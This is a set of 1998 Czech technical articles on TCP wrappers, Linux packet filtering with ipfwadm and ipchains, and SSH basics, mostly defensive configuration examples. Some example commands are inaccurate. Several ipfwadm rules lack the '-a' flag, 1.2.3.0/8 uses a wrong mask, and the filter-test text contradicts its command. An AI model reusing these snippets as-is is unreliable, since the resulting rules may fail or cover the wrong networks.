1. Musíme získat příslušný distrubuční balík, např. `tcp_wrappers-7.6-1.i386.rpm` (RPM balík pro platformu i386). Buď z distribučního CDčka, nebo z nějakého FTP mirroru distribuce Red Hat.
2. Nainstalujeme ho pomocí programu `rpm`:

```
rpm -i tcp_wrappers-7.6-1.i386.rpm
```

Instalace pomocí `rpm` provede příslušné změny do souboru `/etc/inetd.conf`. Soubory `/etc/hosts.allow` a `/etc/hosts.deny` si upravíme podle svých představ. Dále můžeme zkusit program `tcpdchk`, který kontroluje různé nesrovnalosti, např. při jeho spuštění můžeme dostat hlášku

```
warning: /etc/inetd.conf, line 28: \
/usr/sbin/wu-ftpd: not found: \
No such file or directory
```

takovéto nesrovnalosti bychom měli odstranit.

Můžeme taky vyzkoušet, jak bude probíhat žádost o připojení na nějakou službu z nějakého klienta. K tomu použijeme program `tcpdmatch`. Např.

```
tcpdmatch in.telnetd anchor.env.cz
```

Vypíše např.

```
client:   hostname anchor.env.cz
client:   address  10.0.8.117
server:   process  in.telnetd
access:   granted
```

Program `tcpd`, všechny soubory, který tento program používá, a všechny příslušné adresáře by měli být čitelné, ale ne zapisovatelné pro neprivilegované uživatele (mód 755 nebo 555). Program `tcpd` by neměl být set-uid.

Pokud neexistují tabulky pro kontrolu přístupu, `tcpd` se bude chovat tak, jako by byly prázdné.

Podle dokumentace program `tcpd` nepracuje s RPC službami nad protokolem TCP. Ovšem jediná netriviální služba, která je tímto postižena, je `rexd`, jejíž používání je však prý velice nebezpečné.

Další informace a poznámky

Wrapper se snaží odhalit tzv. *host name spoofing* a *host address spoofing*. Jde o to, že klientský počítač se pokouší zfalšovat svoji identitu. V prvním případě se jedná o pokus zfalšování jména počítače, v druhém o pokus zfalšování jeho IP adresy. Pokud wrapper zjistí v tomto směru nějaké nesrovnalosti, spojení odepře.

Wrapper je v distribuci Red Hat 5.0 přeložen s volbou `-DKILL_IP_OPTIONS`, což znamená, že programy budou odmítat navázat TCP spojení u paketů, které mají nastaveno směrování (*IP source routing packets*).

Protokol navržený v dokumentu RFC 931 poskytuje prostředky pro získání uživatelského jména z počítače klienta (*client username lookup*). Je požadováno, aby na klientském počítači běžel nějaký démon, který vyhovuje specifikaci RFC 931 (`identd`). Tato specifikace bohužel není dána jednoznačně, těch protokolů je víc. Démon `tcpd` podporuje jen nejběžnější z nich.

Program `tcpd` provádí zjišťování jména uživatele pouze pokud je to vyžadováno v pravidlech pro kontrolu přístupu, nebo pokud je jméno uživatele potřeba v nějaké %<písmeno> expanzi.

Rutiny pro kontrolu přístupu mohou být snadno integrovány do dalších programů. Manová stránka `hosts_access(3)` popisuje aplikační interface knihovny `libwrap.a`.

Oznámení o nových verzích tohoto software je postováno do usenetových skupin (alespoň) *comp.security.unix*, *comp.unix.admin* a posíláno do speciální diskusní skupiny, do které se můžete přihlásit zasláním zprávičky bez subjectu, která bude obsahovat právě a jen řetězec `subscribe tcp-wrappers-announce` na adresu (1).

Můžete se též přihlásit do diskusní skupiny o firewallech (pošlete na adresu (2) dopis bez subjectu obsahující právě a jen řetězec `subscribe firewalls`). Její archiv je na serveru (3).

Další informace naleznete též v manových stránkách `hosts_access(3, 5)`, `hosts.allow(5)`, `hosts.deny(5)`, `hosts_options(5)`, `tcpd(8)`, `tcpdchk(8)`, `tcpdmatch(8)`.

Příkazem

```
rpm -qil tcp_wrappers
```

získáme krátkou informaci o (nainstalovaném) balíku `tcp_wrappers` a výpis všech relevantních souborů.

Další informace jsou též k dispozici v adresáři `/usr/doc/tcp_wrappers*`.

Použitá literatura: (4), (5). ■


1 TCP wrappers announce majordomo
mailto:majordomo@wzv.win.tue.nl
2 Firewally – mailing list
mailto:majordomo@greatcircle.com
3 Archív diskusní skupiny firewalls
ftp://ftp.greatcircle.com
4 W.Z. Venema, "TCP WRAPPER, network monitoring, access control and booby traps"
ftp://ftp.win.tue.nl/pub/security/tcp_wrapper.ps.Z
5 W.R. Cheswick, "An Evening with Berferd, In Which a Cracker is Lured, Endured, and Studied"
ftp://research.att.com/dist/internet_security/berferd.ps

Filtrování paketů v Linuxu

Pavel Kaňkovský, 3. března 1998

V linuxovém jádře je vestavěna poměrně silná a flexibilní podpora pro filtrování paketů (speciálně IP datagramů, i když je možno filtrovat i jiné protokoly, např. IPX) zpracovávaných síťovým subsystémem jádra. Filtrování je možno provádět ve třech různých fázích: bezprostředně po přijetí datagramu ze sítě, během jeho přesměrování do jiné sítě a před vysláním datagramu do sítě. Pro aktivaci těchto funkcí je třeba zapnout volby *Network firewalls* a *IP firewalling*. Poznamenejme, že není nutné, aby byl uzel nakonfigurován jako router (*IP forwarding/gatewaying*), i když je to obvyklé.

Pro protokol IP znázorňuje postavení jednotlivých filtrů (jsou označeny modrou barvou) vzhledem k ostatním komponentám (v konkrétní konfiguraci nemusí být některé přítomny) tento diagram:



Datagram je po svém přijetí některým síťovým rozhraním zpracován vstupním filtrem (*input*). Pokud je jeho adresa lokální (nebo vstupní filtr nařizuje přesměrování datagramu na lokální port, tzv. *transparent proxying*), je provedeno „odmaskování“ cílové adresy–tj. pokud je v činnosti překlad adres (*NAT*, v Linuxu označováno jako *masquerade*, tedy maškaráda). Pokud je pod cílovou adresou datagramu skryta jiná adresa, je tato „odmaskována“ a datagram je přesměrován na své skutečné místo určení. Jinak je (pokud je to možné) doručen na příslušný lokální port a převzat lokálně bežícím procesem.

Každá z těchto funkcí vrací jednu z následujících hodnot:

FW_BLOCK	odmítni datagram bez náhrady
FW_ACCEPT	akceptuj datagram
FW_REJECT	odmítni datagram a zašli oznámení, že nelze doručit (má-li to smysl)
FW_REDIRECT	přesměruj datagram na lokální port
FW_MASQUERADE	„zamaskuj“ zdrojovou adresu

Pro protokol IP má hodnota FW_REDIRECT smysl pouze u vstupních filtrů a hodnota FW_MASQUERADE pouze u předávacích filtrů. Protokol IPX tyto hodnoty nerozeznává vůbec.

Pro každý protokol je definována prioritní fronta filtrů, které jsou popsány strukturou *firewall_ops* (viz výpis ➡Struktura firewall_ops).

Funkce `call_...._firewall` vyvolávají odpovídající metody zaregistrovaných filtrů podle jejich priority (od nejmenší k největší), dokud není hodnota vrácená metodou různá od FW_SKIP. Pokud ani jeden filtr ve frontě nerozhodne o osudu datagramu, je vrácena předdefinovaná hodnota (FW_ACCEPT).

Všechny zmíněné definice je možno nalézt v souboru `include/linux/firewall.h`.

```
struct firewall_ops
{
        struct firewall_ops *next;
        int (*fw_forward)(struct firewall_ops *this, int pf,
                        struct device *dev, void *phdr, void *arg);
        int (*fw_input)(struct firewall_ops *this, int pf,
                        struct device *dev, void *phdr, void *arg);
        int (*fw_output)(struct firewall_ops *this, int pf,
                        struct device *dev, void *phdr, void *arg);
        int fw_pf;              /* Protocol family                      */
        int fw_priority;        /* Priority of chosen firewalls         */
};
```

Výpis 1: Struktura firewall_ops

Pokud není cílová adresa datagramu lokální (ani nemá dojít k jeho přesměrování na lokální port), je datagram směrován a zkontrolován předávacím filtrem (*forward*). Pokud to filtr vyžaduje, je provedeno „maskování“ zdrojové adresy datagramu. Všechny datagramy, které mají být vyslány do sítě, jsou ještě před svým předáním síťovému rozhraní zkontrolovány výstupním filtrem (*output*).

Jednotlivé filtry popsané v předchozím textu jsou vyvolávány v procedurách síťových protokolů (pokud filtrování podporují) pomocí následujících funkcí:

```
int call_fw_firewall(int pf, \
   struct device *dev, void *phdr, void *arg);
int call_in_firewall(int pf, \
   struct device *dev, void *phdr, void *arg);
int call_out_firewall(int pf, \
   struct device *dev, void *phdr, void *arg);
```

kde parametr *pf* určuje síťový protokol (např. PF_INET), *dev* určuje zařízení, odkud byl datagram přijat, pro vstupní filtr resp. zařízení, kam bude datagram odeslán, pro předávací a výstupní filtr, *phdr* ukazuje na začátek dat v datagramu (z pohledu síťového protokolu) a *arg* je pomocný parametr (který je např. u vstupních filtrů pro protokol IP použit pro přesměrování na lokální porty).

Standardní IP filtr a příkaz ipfwadm

Přímo ve standardním linuxovém jadře (v souboru `net/ipv4/ipfw.c`) je možno nalézt jednoduchou implementaci bezstavového filtru pro protokol IP. Kód pochází z BSD UNIXu verze 4.4 (a byl portován do Linuxu ještě v době, kdy výše popsané obecné mechanismy ještě neexistovaly).

Každý filtr je definován jako seznam pravidel (*rules*), která se skládají z podmínky (určující, kdy je pravidlo použito) a akce (určující, jak má být s datagramem naloženo), a jedné implicitní akce (*default policy*). Pro každý datagram je seznam pravidel procházen dokud není nalezeno pravidlo, jehož podmínka je splněna, a pak je použita jeho direktiva. Pokud není žádné takové pravidlo nalezeno, je použita implicitní akce.

Podmínka je tvořena (v závorkách jsou uvedeny odpovídající parametry příkazu `ipfwadm`, o kterém bude řeč později):

- zdrojovou a cílovou IP adresou s maskou (-S, -D)
- specifikací protokolu: libovolný, UDP, TCP, ICMP (-P)
- množinou zdrojových a cílových portů pro protokoly UDP a TCP, maximální počet všech portů v podmínce je 10, ale je možno specifikovat i interval (-S, -D)

- údajem, zda shodu adres a portů testovat i v opačném směru (`-b`)
- příznaky pro rozlišení nových a již otevřených TCP spojení (`-k`, `-y`)
- množinou typů zpráv pro protokol ICMP (`-S`)
- jménem resp. adresou síťového rozhraní (`-W`, `-V`)

Explicitní akci pak tvoří:

- způsob, jakým má být s datagramem naloženo: akceptovat (`accept`), tiše zamítnout (`deny`), zamítnout a poslat zpět oznámení pomocí protokolu ICMP (`reject`)
- údaj, zda má být datagram přesměrován na lokální port, a pokud ano, tak na který (`-r`)
- údaj, zda má být proveden překlad zdrojové adresy (`-m`)
- údaj, zda má být o aplikaci pravidla na datagram zapsána informace do logu (`-o`)
- modifikace příznaků typu služby (TOS) (`-t`)

Implicitní akce se skládá pouze ze způsobu, jakým má být s datagramem naloženo, tj. zda má být datagram akceptován nebo zamítnut (s oznámením nebo bez něj).

Mimoto je možno definovat tzv. účtovací pravidla (pokud je v konfiguraci jádra zapnuto *IP accounting*), která mají stejné podmínky, ale žádné direktivy. Účtovací pravidla jsou dvou druhů: vstupní a výstupní. Pro jejich vyvolávání není použit mechanismus filtrů, neboť jsou explicitně volána ze subsystému protokolu IP.

Se seznamy pravidel je možno pracovat pomocí systémových volání popsaných v manuálové stránce `ipfw(4)`. To ovšem není příliš praktické pro běžné použití, a proto existuje program `ipfwadm`, který tyto funkce zpřístupňuje. Pomocí tohoto programu je možno konfigurovat filtrovací a účtovací pravidla, zjišťovat údaje o nakonfigurovaných pravidlech a testovat je. Syntaxe všech jeho parametrů je detailně popsána v manuálové stránce `ipfwadm(8)`, stručný přehled je možno získat zadáním příkazu `ipfwadm -h`. Nutné minimum představují následující varianty:

```
ipfwadm filtr -p výsledek
ipfwadm filtr -a výsledek parametry...
ipfwadm filtr -f
ipfwadm filtr -l
```

První varianta nastavuje implicitní akci pro zadaný filtr. `Filtr` je `-I` pro vstupní filtr, `-O` pro výstupní a `-F` pro předávací. `Výsledek` je `accept` pro přijetí, `deny` pro odmítnutí, nebo `reject` pro odmítnutí se zasláním oznámení. Druhá varianta přidává na konec seznamu nové pravidlo, jehož podmínka a další atributy akce jsou popsány parametry. Nahrazením volby `-a` je možno pravidla přidávat na začátek seznamu (`-i`) nebo ze seznamu odebírat (`-d`). Třetí varianta zcela vyprázdní seznam zadaného filtru. Poslední varianta vypíše obsah zadaného filtru, spolu se statistikou použití jednotlivých pravidel (pomocí voleb `-l` a `-e` je možno získat detailnější informace).

Nyní si ukážeme několik příkladů.

Triviální vstupní filtr

Tento příklad ukazuje, jak inicializovat nejjednodušší vstupní filtr, který zabraňuje podvržení lokální síťové adresy (*address spoofing*). Předpokládejme, že počítač má dvě síťová rozhraní: `lo` s adresou `127.0.0.1` a `eth0` s adresou `1.2.3.4`.

```
ipfwadm -I -p deny
ipfwadm -I -f
ipfwadm -I -a accept -S 127.0.0.0/8 -W lo
ipfwadm -I -a accept -S 1.2.3.4 -W lo
ipfwadm -I -a deny -S 127.0.0.0/8
ipfwadm -I -a deny -S 1.2.3.4
ipfwadm -I -p accept
```

Vstupní filtr je inicializován pravidly, která zabraňují, aby vyjmenované zdrojové adresy byly použity na jiném zařízení než je *loopback*. Nastavení implicitní direktivy na začátku a na konci demonstruje ošetření nestabilního stavu v průběhu inicializace, kdy by mohlo být možno filtr obejít. Všechna zamítnutí jsou definována jako deny, neboť zdrojová adresa není platná, a proto nemá smysl na ni nic posílat.

Složitější kontrola adres

Předpokládejme, že propojujeme síť `1.2.3.0/8` s Internetem. Chceme-li zajistit, aby z vnějšku nebylo možno podvrhnou vnitřní adresy a naopak. Také chceme odfiltrovat neplatné adresy. Lokální síť je zapojena na `eth0`, ven směřuje `ppp0`.

```
ipfwadm -I deny -b -S 10.0.0.0/8 -o
ipfwadm -I deny -b -S 172.16.0.0/12 -o
ipfwadm -I deny -b -S 192.168.0.0/16 -o
ipfwadm -I deny -b -S 0.0.0.0 -o
ipfwadm -I deny -b -S 255.255.255.255 -o

ipfwadm -I accept -S 1.2.3.0/8 -W eth0
ipfwadm -I deny -W eth0 -o
ipfwadm -I deny -S 1.2.3.0/8 -o
```

První blok filtruje privátní a neplatné IP adresy, a to jak zdrojové, tak cílové. Druhý blok zajišťuje, že adresy `1.2.3.0/8` mohou používat pouze počítače v lokální síti, přičemž jim není dovoleno používat jiné adresy. Výskyt nežádoucích adres je zaznamenán do logu.

Omezení přístupu na určité adresy a protokoly

Chceme umožnit, aby počítače z vnitřní sítě mohly navazovat TCP spojení bez omezení, ale v opačném směru je dovolen pouze přístup na porty 100 a 101 na adrese `1.2.3.4`. Je povoleno použití příkazu *ping* bez omezení. Nic jiného povoleno není.

```
ipfwadm -F accept -P tcp -k -D 1.2.3.4 100 101
ipfwadm -F accept -P tcp -k -S 1.2.3.0/8
ipfwadm -F accept -P tcp -y
ipfwadm -F accept -P icmp -S 0.0.0.0/0 0 8
ipfwadm -F -p reject
```

Pravidla jsou v této ukázce umístěna do předávacího filtru, takže ovlivňují komunikaci mezi vnitřní sítí a vnějškem, ale neomezují možnosti samotného firewallu a procesů na něm bežících (což může–ale nemusí–být žádoucí). První dvě pravidla povolují zahajovat TCP spojení, pokud je cílem jeden z povolených portů na počítači `1.2.3.4` nebo zdroj leží ve vnitřní síti (předpokládá se, že již byla učiněna opatření proti podvrženým adresám). Třetí pravidlo povoluje neomezený provoz pro již zahájená spojení. Čtvrté pravidlo povoluje průchod zpráv `ECHO` (8) a `ECHO REPLY` (0) protokolu ICMP (v praxi by bylo vhodnější méně restriktivní pravidlo). Nakonec je nastavena implicitní akce na odmítnutí datagramu, čili všechno, co dosud nebylo povoleno, je zakázáno.

Překlad adres a přesměrování provozu na lokální port

Máme lokální síť s adresou `192.168.5.0/8` (pozor, změna!) a chceme počítačům na ní umožnit komunikaci s Internetem pomocí překladu adres. Zároveň chceme všechna spojení z lokální sítě směrovaná na port 80 přesměrovat na lokálně běžící HTTP proxy (takový, který to podporuje – např. `squid`) poslouchající na portu 1234.

```
ipfwadm -I accept -P tcp -D 0.0.0.0/0 80 -W eth0 -r 1234
ipfwadm -F accept -S 192.168.5.0/8 -m
ipfwadm -M -s 120 60 120
```

První pravidlo „odchytává" spojení z lokální sítě na port 80 na libovolné adrese a přesměrovává je na lokální port 1234. Druhé pravidlo zajišťuje překlad privátních adres z lokální sítě. Třetí pravidlo demonstruje nastavení časových parametrů „maškarády" (pro zvláště pomalé spojení).

Testování filtru

Program *ipfwadm* je také možno použít pro ověření, zda filtr akceptuje, či odmítne určitý datagram. Je nutno uvést všechny parametry, včetně adresy síťového rozhraní. Následující příkaz ověří, zda je (z hlediska vstupního filtru) přípustné zahájit TCP spojení z adresy `1.2.6.7`, portu 1234 na adresu `1.2.6.7`, port 7, přičemž datagram je přijat přes rozhraní `eth0`.

```
ipfwadm -I -c -P tcp -S 1.2.3.4 1234 \
-D 1.2.6.7 7 -k -V 1.2.3.1 -W eth0
```

Pokud to možné je, pak program odpoví:

```
packet accepted
```

Alternativní filtry

Výše popsaná implementace filtrů není jediná možná. K dispozici je vylepšená varianta pod názvem *IP firewall chains* (1), která především umí lépe pracovat s fragmentovanými datagramy, zavádí některé nové druhy podmínek, umožňuje hierarchicky strukturovat seznamy pravidel a dovoluje provádět změny seznamů pravidel atomicky. Modul je koncipován jako náhrada standarního filtru. Obsažena je obdoba programu `ipfwadm` pod názvem `ipchains`.

Naprosto nezávislou implementaci filtru pro protokol IP představuje *sf Firewall* (2). K hlavním rysům patří sledování stavu komunikačních protokolů (např. TCP), schopnost dynamického vytváření pravidel na základě jiných pravidel, bohatý konfigurační jazyk s širokým repertoárem podmínek a akcí a možnost efektivní rekonfigurace za běhu. Na druhou stranu ale není (ve verzi 0.2.9) podporován překlad adres ani přesměrování na lokální port.

Pro Linux je též dostupný multiplatformní balík *IP Filter* (3). K jeho zajímavým vlastnostem patří podpora pro detailní kontrolu obsahu hlaviček datagramů, sledování stavu komunikačních protokolů, sdružování pravidel do skupin a podpora pro zachycování podezřelých datagramů a jejich zpracování externím procesem. ■

1 IP firewall chains
`http://www.adelaide.net.au/~rustcorp/ipfwchains`
2 sf Firewall
`ftp://ftp.switch.ch/software/sources/network/sf`
3 IP Filter
`http://cheops.anu.edu.au/~avalon/`

Firewall v řetězech

Jan Kasprzak, 14. března 1998

V tomto článku vás chci seznámit s nástrojem zvaným *ipchains*, jehož autorem je Paul Russel (Paul.Russell@rustcorp.com.au). Je to nástroj pro tvorbu firewallů typu packetový filtr pod Linuxem. Jeho funkčnost je nadmnožinou funkčnosti IPFW.

Účel použití IP chains v systému je stejný, jako u klasického IPFW packetového filtru: specifikovat, které packety mohou projít systémem (ať již dovnitř, ven nebo být forwardovány přes systém), dále mít možnost sledovat, kolik packetů určitého tvaru prochází systémem, a dokonce mít možnost například logovat příchod podezřelých packetů. Poslední jmenovaná vlastnost je důležitá pro skutečně aktivní obranu před útočníkem a umožňuje odchytit pokusy o průnik hned v začátcích.


Zprovoznění IP chains

Systém IP chains má dvě části: jedna je uvnitř jádra a jde o vlastní filtrovací kód, druhá část – program `ipchains` – slouží k nastavování jednotlivých filtrovacích pravidel. První část je možno získat jako patch do jádra (ať již vývojového – série 2.1, tak i stabilního – série 2.0). Program `ipchains` je dostupný ve zdrojové formě z domovské stránky IP Firewalling chains. To, že v systému je nainstalován IP chains, lze ověřit tak, že existuje soubor `/proc/sys/net/ip_fwchains`.

Cesta packetu počítačem

K porozumění systému IP chains je nutné vědět, jakým způsobem prochází packet počítačem (viz obrázek ➡Cesta packetu počítačem).

- Vznik packetu: Packet může buďto vzniknout činností lokálního procesu (pak je na něj aplikováno pravidlo `output`) nebo přijít ze sítě. Na takovýto příchozí packet jsou aplikovány dvě kontroly: kontrolní součet a kontrola na rozumnost některých hlaviček. Nevyhovující packety jsou rovnou zahozeny.
- `input`: Toto je sada filtrovacích pravidel, aplikovaná na příchozí packety. Zde je možno packet přijmout (`ACCEPT`), zahodit `DENY`, odmítnout (`REJECT`) nebo přesměrovat (`REDIRECT`).



Obrázek 2: Cesta packetu počítačem

- *Demasquerade*: Je-li packet odpovědí na předchozí masqueradovaný packet, přepíšou se odpovídajícím způsobem hlavičky a packet se pošle na výstup.
- *Routing*: Směrovací kód v jádře nyní rozhodne, jestli je packet určený lokálnímu procesu (pak se doručí) nebo k přeposlání na jiný stroj.
- `forward`: Další sada filtrovacích pravidel. Určuje, které packety se smějí forwardovat dál, případně u kterých se má provést přepis hlaviček (*masquerading*).
- `output`: Lokálně vzniknuvší a forwardované packety jsou nakonec zkontrolovány výstupní sadou pravidel, která určí, jestli packety mohou opustit počítač.

V čem se liší IP chains?

V předchozím odstavci jsem popsal cestu packetu počítačem. Tato cesta je v podstatě stejná při použití klasického firewallingu (`ipfwadm`) i při použití IP chains. Kde je tedy rozdíl?

Klasický přístup definoval tři základní sady filtrovacích pravidel – vstupní, forwardovací a výstupní (plus čtvrtý typ – accounting). V systému IP chains může být takovýchto sad (v terminologii IP chains *řetězů*) libovolně mnoho a mohou na sebe navzájem odkazovat. Existují tři výchozí řetězce: `input`, `output` a `forward`. Jádro každým z těchto řetězců kontroluje, jestli packet smí projít dál na příslušném místě zmiňovaného obrázku. Dále existuje pět pseudořetězců `ACCEPT`, `DENY`, `REJECT`, `REDIR` a `MASQ`. Tyto se chovají jako běžné řetězce v tom smyslu, že mohou být odkazovány z jiných řetězců (například pokud řetězec `forward` odkáže všechny packety na řetězec `DENY`, znamená to zákaz forwardování přes tento počítač).

Logika práce IP chains je pak jasná: Pomocí programu `ipchains` podobně jako přes `ipfwadm` vytváříme filtrovací pravidla. Tak jako v `ipfwadm` mělo každé pravidlo typ podle toho, jestli akceptovalo nebo odmítalo packet, který mu odpovídal, spustí v IP chains každé pravidlo na packet, který mu odpovídá, nějaký jiný řetězec (`ACCEPT`, `DENY` nebo jiný). Výhoda IP chains je v tom, že nejsme odkázáni jen na standardní pseudořetězce, ale můžeme si vytvářet vlastní.

Příklad – třídy počítačů

Mějme síť, na které běží několik serverů a několik uživatelských stanic. Chceme povolit `telnet`, `ssh` a `finger` na servery, jakékoli spojení ze serverů ven, ale na stanice chceme povolit jen `finger`. Pomocí `ipfwadm` bychom museli pro každý počítač jednotlivě specifikovat příslušná práva. Pokud bychom se později rozhodli například povolit `ssh` i na stanice, museli bychom přidat tolik pravidel, jako je stanic.

Pomocí IP chains můžeme například nadefinovat řetězec `stanice` a řetězec `servery`, a příslušné packety v řetězci `forward` na tyto přeposílat, jdou-li na servery, na stanice nebo jinam. Případnou změnu pro celou třídu strojů pak můžeme jednoduše realizovat přidáním jediného pravidla do řetězce `stanice` nebo `servery`:

```
MYNET=1.2.3.0/255.255.255.0
# Definujeme pravidla pro servery:
ipchains -N servery
# Dovnitř pustíme pouze na port telnetu, ssh, fingeru ...
ipchains -A servery -d $MYNET telnet -p tcp -j ACCEPT
ipchains -A servery -d $MYNET ssh -p tcp -j ACCEPT
ipchains -A servery -d $MYNET finger -p tcp -j ACCEPT
# ... a zakážeme otvírání jakýchkoli jiných
#     TCP spojení dovnitř
ipchains -A servery -d $MYNET -p tcp -y -j DENY
# zbytek TCP packetu povolíme:
ipchains -A servery -p tcp -j ACCEPT
# Povolíme ICMP oběma směry
ipchains -A servery -p icmp -j ACCEPT
# Zbytek zakážeme
ipchains -A forward -j DENY

# Definujeme pravidla pro stanice:
ipchains -N stanice
# Dovnitř pustíme pouze na port fingeru ...
ipchains -A stanice -d $MYNET finger -p tcp -j ACCEPT
# ... a zakážeme otvírání jakýchkoli jiných
#     TCP spojení dovnitř
ipchains -A stanice -d $MYNET -p tcp -y -j DENY
# zbytek TCP packetu povolíme:
ipchains -A stanice -p tcp -j ACCEPT
# Povolíme ICMP oběma smery
ipchains -A stanice -p icmp -j ACCEPT
# Zbytek zakážeme
ipchains -A forward -j DENY

# Řetězec forward: definujeme servery ...
ipchains -A forward -s 1.2.3.1 -j servery
ipchains -A forward -d 1.2.3.1 -j servery
ipchains -A forward -s 1.2.3.6 -j servery
```

```
ipchains -A forward -d 1.2.3.6 -j servery
ipchains -A forward -s 1.2.3.8 -j servery
ipchains -A forward -d 1.2.3.8 -j servery

# ... a stanice ...
ipchains -A forward -s 1.2.3.2 -j stanice
ipchains -A forward -d 1.2.3.2 -j stanice
ipchains -A forward -s 1.2.3.129 -j stanice
ipchains -A forward -d 1.2.3.129 -j stanice
ipchains -A forward -s 1.2.3.123 -j stanice
ipchains -A forward -d 1.2.3.123 -j stanice

# ... a zakážeme zbytek.
ipchains -A forward -j DENY
```

Takto tedy máme oddělenou sadu pravidel pro servery a pro stanice, přičemž přidání další stanice nebo dalšího serveru je otázku přidání dvou pravidel do řetězce `forward`, povolení další TCP služby pro danou třídu počítačů obnáší jedno další pravidlo do řetězce `servery` nebo `stanice`.

Samozřejmě definování řetězců podle tříd počítačů není jedinou možností IP chains. Je možné mít například odděleně vstupní a výstupní řetězec, nebo třeba řetězce pro každý interface či protokol zvlášť.

Výhody IP chains

Hlavním přínosem IP chains je samozřejmě možnost definování vlastních řetězců. Celý systém je ale vylepšen i o mnoho dalších vlastností:

- Podstatně širší možnost definování pravidel (téhož efektu lze dosáhnout s méně pravidly než u `ipfwadm`, jak jsme viděli v předchozím příkladě).
- Účtování (accounting) integrováno do filtrovacích pravidel. Každé pravidlo v řetězci může mít svoje počítadlo.
- 64-bitové hodnoty účtování i na 32-bitových systémech. Při použití `ipfwadm` může velmi brzo dojít k přetečení.
- Je možné specifikovat třídu rozhraní (například ppp značí všechna rozhraní – ppp0, ppp1 atd.).
- ICMP packety je možno filtrovat nejen na základě typu, ale i na základě podtypu (kódu).
- Složitější účtování nebo filtrování je možno provádět též user-space démonem (pouze v kernelech 2.1).
- Je možné logovat a účtovat i chybné packety.
- Většina změn konfigurace firewallu je možná atomicky.
- Rozhraní je možno použít i pro jiné protokoly než jen ICMP, UDP a TCP.
- IP chains umožňuje i negativní pravidla (například všechny packety, které jdou z jiného zařízení než ppp0).
- Je možno filtrovat i fragmenty IP packetů.
- Lze specifikovat i interval portů (tedy například jedním pravidlem vybrat privilegované porty – 0–1023).

Odkazy: Linux Firewalling Chains (1), Linux IPCHAINS-HOWTO (2). ■

1 Linux IP Firewalling Chains
`http://www.adelaide.net.au/~rustcorp/ipfwchains/`
2 Linux IPCHAINS-HOWTO
`http://www.adelaide.net.au/~rustcorp/ipfwchains/HOWTO.html`

SSH — Secure shell

Jan Pazdziora, 7. března 1998

Secure shell slouží k přihlašování na vzdálený počítač po síti a k přenosu dat. Od počátku je stavěn tak, aby umožnil bezpečnou komunikaci po nedůvěryhodné síti pomocí šifrování a zabezpečil vzájemnou autentizaci strojů i uživatelů.

Možnosti jeho nasazení

Secure shell můžeme použít místo programů `telnet` či `rlogin` k interaktivnímu přihlášení na vzdálený stroj. Přitom je snadné přenášet vytvořeným kryptovaným kanálem i X protokol spuštěných programů pro X-Window System. Je také možné spustit na vzdáleném počítači příkaz, kterému předáme na standardním vstupu data a z výstupu převezmeme výsledek (obdoba `rsh`). Program `scp`, *Secure copy*, je pak bezpečnou variantou `rcp`. Secure shell má ale mnohem více možností, jak zadat, co který uživatel smí provést, a dokáže například i kryptovaně forwardovat porty mezi stroji.

Na strojích, na jejichž bezpečnosti nám opravdu záleží, je vhodné všechny možnosti vzdáleného přístupu kromě `ssh` zakázat, donutíme tak uživatele (včetně superuživatele) používat výhradně bezpečné spojení.

Verze pro systémy UNIX jsou free včetně zdrojových textů pro nekomerční použití (i nekomerční použití v komerčních firmách). Domovská stránka `ssh` s distribucí je na adrese (1), na síti TEN-34 CZ je mirror na adrese (2) obsahující mimo jiné i rpm balíky od Yenyi Kasprzaka. Pro systémy z produkce společnosti Microsoft existují komerční verze, více informací naleznete na adrese (3)

Stabilní distribuce v době psaní tohoto článku má číslo verze 1.2.22.

Architektura klient–server

Abychom se mohli na vzdálený počítač pomocí `ssh` připojit, musí na něm běžet `sshd`, *Secure shell daemon*. Tento daemon přijímá požadavky, testuje jejich oprávněnost z hlediska identity stroje i uživatele, a v případě úspěchu vytvoří kryptované spojení požadovaného typu. Na straně klientské pak potřebujeme klienta, program `ssh`, kterému parametry zadáme, kam a jaké spojení chceme vytvořit.

Každý stroj, na kterém běží `sshd`, má vygenerovanou dvojici RSA klíčů, které ho identifikují (`/etc/ssh_host_key` a `/etc/ssh_host_key.pub`). Při startu daemona (typicky z `rc` skriptů při bootu systému) daemon vygeneruje ještě klíč serveru, který posléze mění každou hodinu.

